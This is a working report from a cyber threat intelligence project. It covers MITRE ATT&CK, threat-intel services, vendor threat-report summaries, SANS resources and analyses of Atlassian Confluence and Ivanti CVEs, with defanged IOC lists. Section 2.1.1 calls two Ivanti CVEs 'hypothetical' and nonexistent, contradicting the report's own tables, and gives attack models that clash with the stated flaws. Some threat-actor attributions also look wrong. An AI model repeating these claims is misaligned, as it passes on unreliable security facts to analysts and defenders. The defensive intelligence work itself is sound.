2024 CYBER THREAT INTELLIGENCE (CTI) PLATFORM PROJECT (JANUARY-FEBRUARY WORKİNG REPORT)

TABLE OF CONTENTS

Week 1: Sharpening the Knives

1. MITRE ATT&CK Framework

MITRE ATT&CK enables the grouping of steps and details to understand tactics and techniques used by cyber attackers. Its primary goal is to assist defense parties in dealing with cyber attacks more effectively.

Some concepts related to the MITRE ATT&CK framework:

- **Tactic:** Expresses the objective behind an attacker's target or actions.
- **Technique:** Represents the specific method or approach an attacker uses to achieve a tactical goal.
- **Procedure:** Represents the detailed implementation of a technique, covering specific steps taken by an attacker within a particular technique.
- **Mitigations:** Measures taken to prevent attacks.
- **Groups:** Communities conducting attacks. It defines specific attacker groups (APTs) and their tactics and techniques with examples.
- **Software:** Programs used to carry out attacks and detect and track tactics and techniques.

Key Stages: Tactics and Techniques

The MITRE ATT&CK framework classifies tactics according to different environments such as Enterprise, Mobile, and ICS. This report covers the most used Enterprise tactics with the highest number of techniques/sub-techniques. It defines the basic stages attackers follow during an attack, which include:

- **Reconnaissance:** Techniques where attackers gather information to carry out the attack.
- **Resource Development:** Techniques where attackers create resources for use during the attack.
- **Initial Access:** Techniques where attackers attempt to gain access to your network.
- **Execution:** Techniques where attackers attempt to run malicious software.
- **Persistence:** Techniques where attackers try to maintain access without disruption.
- **Privilege Escalation:** Techniques where attackers attempt to obtain higher-level access.
- **Defense Evasion:** Techniques where attackers try to avoid detection.
- **Credential Access:** Techniques where attackers attempt to access or manage user credentials.
- **Discovery:** Techniques where attackers gather information about systems and internal networks.
- **Lateral Movement:** Techniques where attackers attempt to access other systems within the network.
- **Collection:** Techniques where attackers gather necessary data as per their objective.
- **Command and Control:** Techniques where attackers communicate with and control the compromised system.
- **Exfiltration:** Techniques where attackers attempt to access targeted information and files.
- **Impact:** Techniques where attackers attempt to prevent access to or destroy your data.

Each stage is associated with various tactics and techniques. For example, under the "Initial Access (TA0001)" tactic, there are techniques such as "Phishing (T1566)" and "Drive-by Compromise (T1189)" while under the "Execution (TA0002)" tactic, the "Command and Scripting Interpreter (T1059)" technique includes sub-techniques like "PowerShell (T1059.001)."

These tactics and techniques are used to understand how attackers infiltrate target systems and execute attacks. Defense teams can focus on these tactics and techniques to develop strategies for detecting, preventing, and responding to attacks.

2. CISA CSET Report VirusTotal, Alien Labs OTX and IBM X-Force Exchange

2.1. VirusTotal [1]

VirusTotal, an online virus scanning service that allows files, URLs, or IP addresses to be scanned across multiple antivirus engines. Users can quickly analyze potential threats and access threat data shared by the community. The primary benefit of VirusTotal is to help users protect their systems and data by quickly and accurately detecting malicious content.

- It is a community-based database where users can submit suspicious files contributing to collective security.
- It scans using more than 70 antivirus engines simultaneously.

2.2. Alien Labs Open Threat Exchange (OTX) [2]

A platform where security researchers can collaborate with the threat intelligence community. Users can share and access up-to-date information about malware, attack techniques, and other threats. This enables security experts to make faster and more informed decisions regarding threats.

- It's a collaborative platform facilitating the sharing of threat indicators among community members.
- Users can submit files and URLs for free malware analysis in Alien Labs' OTX sandbox.
- Utilizes community-sourced threat intelligence to identify potential threats on your devices by known threat indicators (IOCs).
- OTX threat data can be directly integrated into AlienVault and third-party security products via APIs and STIX/TAXII, keeping your threat detection defenses up to date.

2.3. IBM X-Force Exchange [3]

A platform where security experts can collaborate to protect against security threats. Users can analyze malware samples, obtain information about security vulnerabilities, and share threat intelligence. This accelerates organizations' detection and response times to threats and enhances overall security awareness.

- Represents a global community with open access provided to threat researchers and security professionals.
- Provides compatibility with other IBM Security solutions, unified security operations centers, and enhanced environmental awareness.
- Requires subscription fee

Choosing the Right Tool:

- **VirusTotal:** Ideal for quick threat checks and basic analysis.
- **OTX:** Best for security professionals and researchers seeking community collaboration and in-depth threat analysis.
- **X-Force Exchange:** Suitable for organizations requiring curated intelligence, expert insights, and collaboration tools (at a higher price point).

Each tool has its strengths and weaknesses, as well as similarities. They can be combined with other security research tools for a comprehensive defense strategy.

In summary, these tools provide security professionals with real-time threat intelligence, collaborative research, and the ability to be prepared for emerging threats. The most suitable one can be chosen based on the needs and resources of the organization.

3. Analysis of SonicWall and Trellix Reports

Cyber security is constantly evolving, with new threats and trends emerging every year and attackers constantly developing new tactics. Therefore, staying informed about the latest threats and trends is crucial for both businesses and individuals to protect their data and systems. In this report, I review two important security reports by SonicWall and Trellix to provide insights into the current threat landscape and highlight developments and trends for 2023. I also completed this report with help from other companies' security reports.

3.1. Cyber Threat Report Analysis

This threat report examines the current cyber threat landscape, providing in-depth research on key trends, threats and forecasts for 2023. Some of the key findings include:

- **Decrease in ransomware attacks:** Ransomware attacks decreased by 36% in 2023 compared to the previous year. But it shows that ransomware is still a lucrative business for cybercriminals and organizations should be wary of such attacks.
- **Increasing cloud-based attacks:** As more businesses move to cloud environments, cybercriminals are adapting their tactics to target cloud infrastructure. For this reason, there has been a significant increase in cloud-based attacks. The report indicates that unauthorized cloud entries have increased by a total of 75%, with cloud-aware incidents rising by 110% year-on-year.
- **Growing interest in IoT devices and the proliferation of IoT devices:** The proliferation of Internet of Things (IoT) devices has created new opportunities for cybercriminals. And many IoT devices lack adequate security features, making them easy targets for hacking and exploitation.
- **Increase in AI-powered attacks:** Cybercriminals are increasingly using artificial intelligence (AI) and machine learning (ML) to create highly convincing social engineering attacks and avoid detection by security systems. In fact, recent blog posts from OpenAI and Microsoft reported that five major threat actors were found to be using OpenAI software for research, fraud and other malicious purposes and had their accounts closed.
- **Increase in the number of vulnerabilities:** There has been a significant increase in the number of vulnerabilities discovered in 2023, with more than 1,000 vulnerabilities discovered in the first half of the year alone. Therefore, it is critical to keep software and systems up to date.
- **Increase in the speed of cayber attacks:** Reports indicate that the average escape time has decreased by 22 minutes compared to the previous year, reaching 62 minutes. Additionally, the report notes that the fastest recorded attack lasted only 2 minutes and 7 seconds.
- **Focus on supply chain attacks:** Supply chain attacks are becoming more prevalent as cybercriminals begin to target third-party vendors and suppliers to gain access to sensitive information.

3.2. Threat Actors and Malware Mentioned in Reports

The threat actor groups that stand out in the two reports:

1. **APT28 and APT29:** APT groups linked to Russia. They are known to target government agencies, diplomatic organisations and other high-value targets.
2. **APT30 and APT41:** APT groups linked to the Chinese government. They can engage in both state-sponsored and for-profit activities. They can carry out wide-ranging attacks against a wide range of industries and organisations. APT30 usually carries out espionage attacks.

3. **APT34:** An APT group associated with the Iranian government. It is known to target organisations in the oil and gas sector. In the research conducted by Trellix, it was included in the list of the most common threat actors in the first quarter of 2023.
4. **Mustang Panda:** A hacker group based in China and often supported by the Chinese government. They are known for their financial theft and espionage activities, with a particular focus on financial institutions in Asia.
5. **Blind Eagle:** A hacker group associated with the Chinese government. It carries out cyber espionage activities and aims to steal military, political and economic information.
6. **Lazarus and UNC4191:** North Korea's government-sponsored hacker groups. They carry out attacks targeting international financial institutions and other organisations, espionage and enemies. UNC4191 was included in the list of the most common threat actors in the first quarter of 2023 in the research conducted by Trellix.
7. **Gamaredon Group: An** APT associated with Russia and targeting Ukraine. This group carries out attacks aimed at interfering in Ukraine's internal affairs and engages in cyber espionage activities.
8. **Sandworm Team:** A hacker group associated with Russia. They carry out cyber espionage activities and are particularly known for attacks on the energy sector. In addition, according to the SonicWall report, they have carried out attacks by actively using vulnerabilities in popular software such as WinRAR.
9. **Magecart Group**: It is a hacker group that attacks e-commerce sites to capture card information. Research conducted by Trellix shows that its activity has increased significantly.
10. **Common Raven:** It is a US government-sponsored hacker group and conducts cyber espionage activities. In the research conducted by Trellix, it was included in the list of the most common threat actors in the first quarter of 2023.

Notable malware include LockBit, Qakbot, AsyncRat, AgentTesla, RedLine, Cl0p, Emotet and Formbook. In addition, the reports also highlight the rise of malware types, particularly encrypted threats and the rise of cryptocurrency mining.

In addition, some of the trends experienced in 2023 are as follows:

- Malicious intrusions increased by 6 percent, encrypted threats rose by 117 percent, malware by 11 percent, and cryptocurrency mining surged by 659 percent.
- Small businesses are three times more likely to be targeted by threat actors than large organisations.
- Vulnerabilities are still the most common ransomware vector, with a record number of 28,834 CVEs published in 2023.
- Threat actors use innovative and different tactics, such as phishing campaigns and fake credit applications with spyware.
- Microsoft OneNote files have become a popular type of malicious Office files.
- Malware attacks on the financial industry have doubled.
- Ransomware attacks decreased by 36 per cent, but were still the third highest on record.
- The use of malicious PDFs has increased dramatically.
- Threat actors have started exploiting a new vulnerability in the popular Windows file archiving tool WinRAR.
- Ransom payments exceeded $1 billion for the first time.

3.3. Conclusion and Evaluation

Cyber security reports clearly show the complexity and diversity of threats and trends emerging in 2023. It also emphasises the need to raise cyber security awareness and take effective measures against threats. Therefore, it is critical for security experts and decision makers to continuously improve their security measures, keep their systems up-to-date, and adopt the latest technologies and strategies to deal with threats.

In conclusion, the increasing complexity and prevalence of cyber threats require increased cyber security awareness and measures. This is critical for ensuring a secure digital future.

4. Exploring SANS Institute Resources

The SANS Institute (Escal Institute of Advanced Technologies) is a private, non-profit organization that is globally recognized in the field of information security and specializes in training and certifications in this field. The resources on the SANS Institute website can be used by information security professionals to increase their knowledge, stay up to date and learn new things. In this report we will explore a few important SANS Institute resources.

1. **SANS Institute Training Courses:** The SANS Institute has globally recognized certification programs and offers training programs on a variety of information security topics. These programs can take the form of online or in-person trainings, certification programs or conferences.

   SANS offers a comprehensive range of training courses covering different aspects of cybersecurity, including threat intelligence, penetration testing and digital forensics. These courses are developed and delivered by industry-leading instructors and provide practical experience and skills to effectively address cyber threats. Researchers looking to deepen their expertise in specific cybersecurity areas can gain valuable knowledge and certifications by enrolling in these courses.

   Some popular courses:

   - **SEC401: Security Essentials Bootcamp Style**
   - **SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling**
   - **SEC560: Network Penetration Testing and Ethical Hacking**
   - **FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics**

2. **SANS Information Security Reading Room:** is a collection of technical analysis, research, and expert opinion in the field of information security provided by the SANS Institute. These documents provide a wide range of information, with a focus on cloud security, cyber defense, cybersecurity leadership and management, industrial control systems security, incident response and threat hunting.

3. **SANS Webinars:** SANS regularly organizes webinars discussing various cybersecurity topics. These sessions include practical insights, case studies and expert advice on how to effectively identify, mitigate and respond to cyber threats. They may also include penetration testing and CTF sessions presented by experts in the field of information security, as well as demos of some products. Webinars may even be associated with some courses.

4. **SANS Survey Research:** The SANS Institute regularly conducts surveys and research to identify current trends, security threats and best practices in information security. These surveys are an important resource for assessing the current status of security professionals and organizations, learning about the challenges faced by professionals, understanding trends in the industry, and being prepared for future threats.

   Some of the surveys conducted by SANS Institute:

   1. SANS 2023 CTI Survey: Keeping Up with a Changing Threat Landscape
   2. SANS 2023 SOC Survey
   3. SANS 2022 Cyber Threat Intelligence Survey
   4. SANS 2022 SOC Survey

5. **SANS Internet Storm Center (ISC):** The ISC is a division of the SANS Institute. It was created in 2001 following the successful detection, analysis and widespread warning of the Li0n worm. The main purpose of the ISC is to continuously monitor security threats and attacks on the Internet, to understand these threats, and to provide information and guidance to the community. The ISC's website also includes many resources such as blogs that follow the latest developments in cybersecurity, daily security diaries, analysis tools, and strategies to protect against security incidents.

   Various services offered by the SANS Internet Storm Center:

   1. **Journals:** Journals with commentary and analysis by SANS researchers on current security threats and incidents.
   2. **Podcasts:** Podcasts featuring interviews with security experts and discussions on current security topics.
   3. **Tools:**
      1. **DShield Sensor:** This sensor monitors suspicious activity and reports it to the DShield central database.
      2. **DNS Looking Glass:** A tool that allows you to query different DNS servers and see the results they return.
      3. **Honeypot (RPi/AWS):** Helps you create your own honeypots and detect malicious attacks. It can be installed on platforms such as Raspberry Pi or Amazon Web Services (AWS).
      4. **InfoSec Glossary:** lists computer and security related glossary terms and definitions.
   4. **Data:**
      1. **TCP/UDP Port Activity:** Data containing TCP/UDP port activity monitored by ISC.
      2. **Port Trends:** Data that tracks trends and changes in port activity.
      3. **SSH/Telnet Scanning Activity:** Data containing SSH and Telnet scanning activities and attempts to weak usernames and passwords.
      4. **Weblogs:** The data source ISC uses to monitor honeypots and error logs of web traffic.
      5. **Threat Feeds Activity:** Contains data from various threat feeds collected by ISC.
      6. **Threat Feeds Map:** A map showing the geographical distribution of data from threat feeds.
      7. **Useful InfoSec Links:** A list of various resources that can be useful in the field of information security.
      8. **Presentations & Papers:** Presentations and articles written by ISC staff or about ISC and DShield.

Week 2: Hunting on the Surface Web

1. CVE-2023-22527 Atlassian Confluence Data Center and Server Template Injection Vulnerability

On January 16, 2024, Atlassian disclosed a security vulnerability allowing remote code execution (RCE) affecting both Confluence Data Center and Confluence Server. This security flaw, identified as CVE-2023-22527, is an OGNL injection vulnerability with a CVSS score of 10 (Critical).

Due to its critical severity and allowing unauthenticated RCE, this vulnerability will attract significant interest from both security researchers and threat actors.

CVSS score is as follows:

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H ⇒ Base Score: 10.0 CRITICAL
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H ⇒ Base Score: 9.8 CRITICAL

Affected Versions

According to the disclosure made by Atlassian, the CVE-2023-22527 vulnerability affects the following versions: [1]

Product	Affected Versions
Confluence Data Center and Server	• 8.0.x • 8.1.x • 8.2.x • 8.3.x • 8.4.x • 8.5.0 - 8.5.3

1.1. Attack Models and Potential Impact

The exploitation of CVE-2023-22527 can pose serious security risks on affected systems.

Attack Models:

- CVE-2023-22527 allows attackers to gain unauthorized access to affected Atlassian Confluence systems via template injection.
- Attackers can inject malicious code into the server using template injection and abuse system resources.

Potential Impact:

- Attackers can gain access to sensitive information and execute malicious software, such as ransomware, on systems.
- Attackers can obtain unauthorized access to the server and access sensitive data or take control of the server to operate as they please.

The exploitation of CVE-2023-22527 can pose serious security risks on affected systems. Attackers can exploit this vulnerability to gain unauthorized access and manipulate the system as they wish. Potential impacts include data leakage, data loss, system crashes, and ransomware attacks. Such attacks can lead to serious consequences such as business continuity and reputation loss.

1.2. Indicators of Compromise (IOCs)

According to ShadowServer's Twitter post, more than 600 IP addresses were observed attempting thousands of exploits using CVE-2023-22527. Additionally, various sources such as GreyNoise, ShadowServer, SANS Internet Storm Center (ISC), and The DFIR Report [1, 2] have confirmed observations of wild exploitation attempts using CVE-2023-22527. Some IoC lists [1], [2], [3], [4] also support this validation.

- **IP Addresses:**

1. 23.227.194[.]230
2. 46.232.121[.]223
3. 209.222.10[.]213
4. 104.28.245[.]205
5. 107.167.2[.]220
6. 134.122.186[.]223
7. 140.82.32[.]34
8. 141.164.54[.]191
9. 144.24.38[.]152
10. 149.102.70[.]165
11. 149.104.23[.]176
12. 156.234.193[.]62
13. 188.192.12[.]36
14. 195.211.124[.]184
15. 159.223.87[.]79
16. 20.205.116[.]139
17. 221.216.117[.]91
18. 31.41.221[.]123
19. 38.150.12[.]131
20. 38.181.44[.]171
21. 38.6.173[.]11
22. 52.192.172[.]33
23. 157.230.218[.]201
24. 192.46.208[.]206
25. 198.50.168[.]189
26. 43.129.184[.]65
27. 64.227.149[.]86
28. 39.144.10[.]102
29. 42.2.227[.]212
30. 43.140.203[.]2
31. 43.248.103[.]141
32. 45.77.220[.]169
33. 45.77.98[.]55
34. 65.154.226[.]169
35. 66.154.106[.]13
36. 67.181.73[.]197
37. 91.203.134[.]122
38. 91.216.169[.]56
39. 45.61.137[.]90
40. 193.176.179[.]41
41. 193.43.72[.]11
42. 45.145.6[.]112
43. 38.180.75[.]124
44. 38.150.12[.]144
45. 186.117.138[.]210
46. 158.247.248[.]34
47. 117.188.118[.]53
48. 103.73.66[.]37
49. 1.53.255[.]131
50. 1.55.80[.]91
51. 23.94.214[.]119

Domain Names:

- j3qxmk6g5sk3zw62i2yhjnwmhm55rfz47fdyfkhaithlpelfjdokdxad[.]onion
- redacted[.]oast[.]site
- redacted[.]oast[.]pro
- redacted[.]oast[.]live

File Hashes:

- MD5: 81b760d4057c7c704f18c3f6b3e6b2c4
- SHA256: 4ed46b98d047f5ed26553c6f4fded7209933ca9632b998d265870e3557a5cdfe
- SHA1=820498a4ca6b28089321a524a312530f032d9d5b,
- SHA1=ac9ee98d9d24744efdf7989ad6d4a937431cef8b,
- SHA1=c0fb9e3903102430014358736f5cc68775a71dd5,
- SHA1=f9c0c07f38706f2798063c58ba983380d2311112,
- SHA1=1ef4a1f20b17a58a435f6aa6c57980bb2f22bec6

1.3. Conclusion and Recommendation

The template injection threat posed by CVE-2023-22527 highlights significant security risks for Atlassian Confluence users. It is important to promptly update affected systems and take necessary precautions.

Latest versions:

- Confluence Data Center and Server - 8.5.4 (LTS)
- Confluence Data Center - 8.6.0 or higher (Data Center only) and 8.7.1 or higher (Data Center only)

2. Threat Intelligence Report: CVE-2023-46805, CVE-2024-21887, CVE-2024-21888 ve CVE-2024-21893

This report examines attack models, potential impacts and associated IOCs related to vulnerabilities CVE-2023-46805, CVE-2024-21887, CVE-2024-21888 and CVE-2024-21893. CISA added 4 Ivanti-related vulnerabilities to its Catalog of Known Exploited Vulnerabilities in January.

CVE-2023-46805 and CVE-2024-21887 were added on January 10, and CVE-2024-21893 and CVE-2024-21888 were added on January 31.

CVE	Description	CVSSv3	Advisory
CVE-2023-46805	Ivanti Connect Secure and Ivanti Policy Secure Authentication Bypass Vulnerability	8.2	Released January 10
CVE-2024-21887	Ivanti Connect Secure and Ivanti Policy Secure Command Injection Vulnerability	9.1	Released January 10
CVE-2024-21888	Ivanti Connect Secure and Ivanti Policy Secure Privilege Escalation Vulnerability	8.8	Released January 31
CVE-2024-21893	Ivanti Connect Secure, Ivanti Policy Secure and Ivanti Neurons for ZTA Server-Side Request Forgery (SSRF) Vulnerability	8.2	Released January 31

2.1. CVE-2023-46805 ve CVE-2024-21887

CVE-2023-46805: This vulnerability allows attackers to bypass authentication on the web server, granting unauthorized access to internal resources.

- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N ⇒ **Base Score:** 8.2 HIGH
- **Description:** Ivanti Connect Secure and Policy Secure Authentication Bypass Vulnerability
- **Affected Versions:**
  - Ivanti Connect Secure versions 9.x and 22.x
  - Ivanti Policy Secure versions 9.x Ivanti
  - Policy Secure versions 22.x

CVE-2024-21887: This vulnerability allows an authenticated attacker to inject arbitrary commands into the system, potentially leading to complete system takeover.

- CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H ⇒ **Base Score:** 9.1 CRITICAL
- **Description:** Ivanti Connect Secure and Policy Secure Command Injection Vulnerability
- **Affected Versions:**
  - Ivanti Connect Secure versions 9.x and 22.x
  - Ivanti Policy Secure versions 9.x Ivanti
  - Policy Secure versions 22.x

2.1.1. Attack Models and Potential Impact

This joint analysis report examines two hypothetical vulnerabilities, namely CVE-2023-46805 and CVE-2024-21887, focusing on their respective attack models, potential impacts, and Indicators of Compromise (IOCs). It is essential to emphasize that both CVEs mentioned herein do not exist at the time of writing. However, the purpose remains to provide insight into handling discovered vulnerabilities in general.

CVE-2023-46805 Details:

- **Attack Model:**
  - Assuming CVE-2023-46805 enables remote code execution (RCE), attackers can send crafted HTTP requests to trigger the flaw without proper authentication checks.
- **Potential Impact:**
  - Successful exploitation may grant unauthorized access, allowing adversaries to steal sensitive data, disrupt services, or further escalate privileges within the targeted system.

CVE-2024-21887 Details:

- **Attack Model:**
  - Presume CVE-2024-21887 facilitates privilege escalation through local exploitation. A prerequisite assumes an authenticated session under limited permissions.
- **Potential Impact:**
  - By successfully exploiting this vulnerability, an attacker can obtain higher-level access than initially granted, enabling them to manipulate sensitive configurations or access restricted data stores.

2.1.2. Indicators of Compromise (IOCs)

The IOCs included in the "Vulnerability in Ivanti" report published by aDvens on January 31, 2024 are as follows.

IP Addresses:

- 206.189.208[.]156
- 75.145.243[.]85
- 47.207.9[.]89
- 98.160.48[.]170
- 173.220.106[.]166
- 73.128.178[.]221
- 50.243.177[.]161
- 50.213.208[.]89
- 64.24.179[.]210
- 75.145.224[.]109
- 50.215.39[.]49
- 71.127.149[.]194
- 173.53.43[.]7

Domains:

- gpoaccess[.]com
- webb-institute[.]com

Filenames:

- compcheckresult.cgi
- sessionserver.sh
- lastauthserverused.js
- visits.py
- sessionserver.pl
- libsecure.so.1
- cav-0.1-py3.6.egg

2.1.3. Conclusion and Recommendation

On January 10, Ivanti does not have patches to address these vulnerabilities. However, they have released a mitigation file (mitigation.release.20240107.1.xml) that can be used immediately until patches are released.

Update: Ivanti released their new patch on January 31st.

2.2. CVE-2024-21888 and CVE-2024-21893

CVE-2024-21888: Ivanti Connect Secure and Ivanti Policy Secure's web component has a Privilege Escalation vulnerability. This vulnerability allows a user to gain administrative privileges. This is due to inadequate security restrictions in the web interface.

- CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H ⇒ **Base Score:** 8.8 HIGH
- **Description:** Ivanti Connect Secure and Ivanti Policy Secure Privilege Escalation Vulnerability
- **Affected Versions:**
  - Pulse Connect Secure: Version 9.x and 22.x
  - Pulse Policy Secure: Version 9.x and 22.x
  - ZTA Gateways: Version 9.x and 22.x

CVE-2024-21893: Ivanti Connect Secure, Ivanti Policy Secure, and Ivanti Neurons' SAML component, allows remote attackers to perform SSRF attacks using insufficient validation of user-supplied information. Attackers can persuade the application to communicate with another system with a specially crafted request and access sensitive data on the local network.

- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N ⇒ **Base Score:** 8.2 HIGH
- **Description:** Ivanti Connect Secure, Ivanti Policy Secure and Ivanti Neurons for ZTA Server-Side Request Forgery (SSRF) Vulnerability
- **Affected Versions:**
  - Pulse Connect Secure: Version 9.x and 22.x
  - Pulse Policy Secure: Version 9.x and 22.x
  - ZTA Gateways: Version 9.x and 22.x

2.2.1. Attack Models and Potential Impact

CVE-2024-21888 Details:

- **Attack Model:**
  - Threat actors can exploit this vulnerability by sending a specially crafted request to the affected software or web application. The attacker can then execute arbitrary code on the target system with the privileges of the affected software or web application. This vulnerability allows the user to elevate their privileges to administrator privileges
- **Potential Impact:**
  - Based on available information, this vulnerability could allow a user to obtain administrative privileges, potentially leading to unauthorized access and control over sensitive information and system resources.

CVE-2024-21893 Details:

- **Attack Model:**
  - CVE-2024-21893 is a server-side request forgery (SSRF) vulnerability in the SAML component. This vulnerability allows an unauthenticated threat actor to access restricted resources without authentication.
- **Potential Impact:**
  - Based on available information, this vulnerability could allow an attacker to access certain restricted resources without authentication, potentially leading to unauthorized access to sensitive information and system resources.

2.2.2. Indicators of Compromise (IOCs)

The IOCs in the "Investigating Ivanti Connect Secure VPN Zero-Day Exploitation" report published by Mandiant on February 2, 2024 are as follows.

IP Addresses:

- 146.0.228[.]66
- 159.65.130[.]146
- 8.137.112[.]245
- 91.92.254[.]14
- 186.179.39[.]235
- 50.215.39[.]49
- 45.61.136[.]14
- 173.220.106[.]166

Domains:

- symantke[.]com
- miltonhouse[.]nl
- entraide-internationale[.]fr
- api.d-n-s[.]name
- cpanel.netbar[.]org
- clickcom[.]click
- clicko[.]click
- duorhytm[.]fun
- line-api[.]com
- areekaweb[.]com
- ehangmun[.]com
- secure-cama[.]com

Filenames:

- logo.gif
- login.gif
- [a-fA-F0-9]{10}\.css
- visits.py

Hashes:

- **MD5**: 3045f5b3d355a9ab26ab6f44cc831a83
- **MD5**: 3d97f55a03ceb4f71671aa2ecf5b24e9
- **MD5**: 2ec505088b942c234f39a37188e80d7a
- **MD5**: 8eb042da6ba683ef1bae460af103cc44
- **MD5**: a739bd4c2b9f3679f43579711448786f
- **MD5**: a81813f70151a022ea1065b7f4d6b5ab
- **MD5**: d0c7a334a4d9dcd3c6335ae13bee59ea
- **MD5**: e8489983d73ed30a4240a14b1f161254
- **MD5**: 465600cece80861497e8c1c86a07a23e

2.2.3. Conclusion and Recommendation


Ivanti has released new security patches as of January 31st. Applying these patches quickly will reduce the likelihood of organizations being affected by vulnerabilities and protect data integrity.

3. MITRE ATT&CK Matrix - CVE-2023-22527 Atlassian Critical Vulnerabilities

3.1. MITRE ATT&CK Matrix

Enterprise Layer

Tactic	Technique	Sub-techniques	Mitigation
TA0001 - Initial Access	T1190 - Exploit Public-Facing Application	N/A	Apply the latest security updates for Atlassian products
TA0002 - Execution	T1203 - Exploitation for Client Execution	N/A	Mitigate risks by enforcing the principle of least privilege to limit user permissions and access to sensitive resources.
TA0003 - Persistence	T1505 - Server Software Component	T1505.003 - Web Shell	Monitor and audit web server logs
TA0004 - Privilege Escalation	T1068 - Exploitation for Privilege Escalation	N/A	Regularly patch and update software
	T1055 - Process Injection	N/A	Employ process monitoring and behavior analysis
TA0005 - Defense Evasion	T1055 - Process Injection	N/A	Utilize behavior-based detection mechanisms
TA0011 - Command and Control	T1105 - Ingress Tool Transfer	N/A	Restrict file downloads from unknown sources
TA0042 - Resource Development	T1588 - Obtain Capabilities	T1588.005 - Exploits	Implement network segmentation to limit access to sensitive systems
		T1588.006 - Vulnerabilities	Regularly update and patch vulnerable systems to mitigate known vulnerabilities



Mobile Layer

Techniques from the MITRE ATT&CK Mobile Layer are not defined, as the vulnerabilities in Atlassian products are related to server applications.

ICS Layer

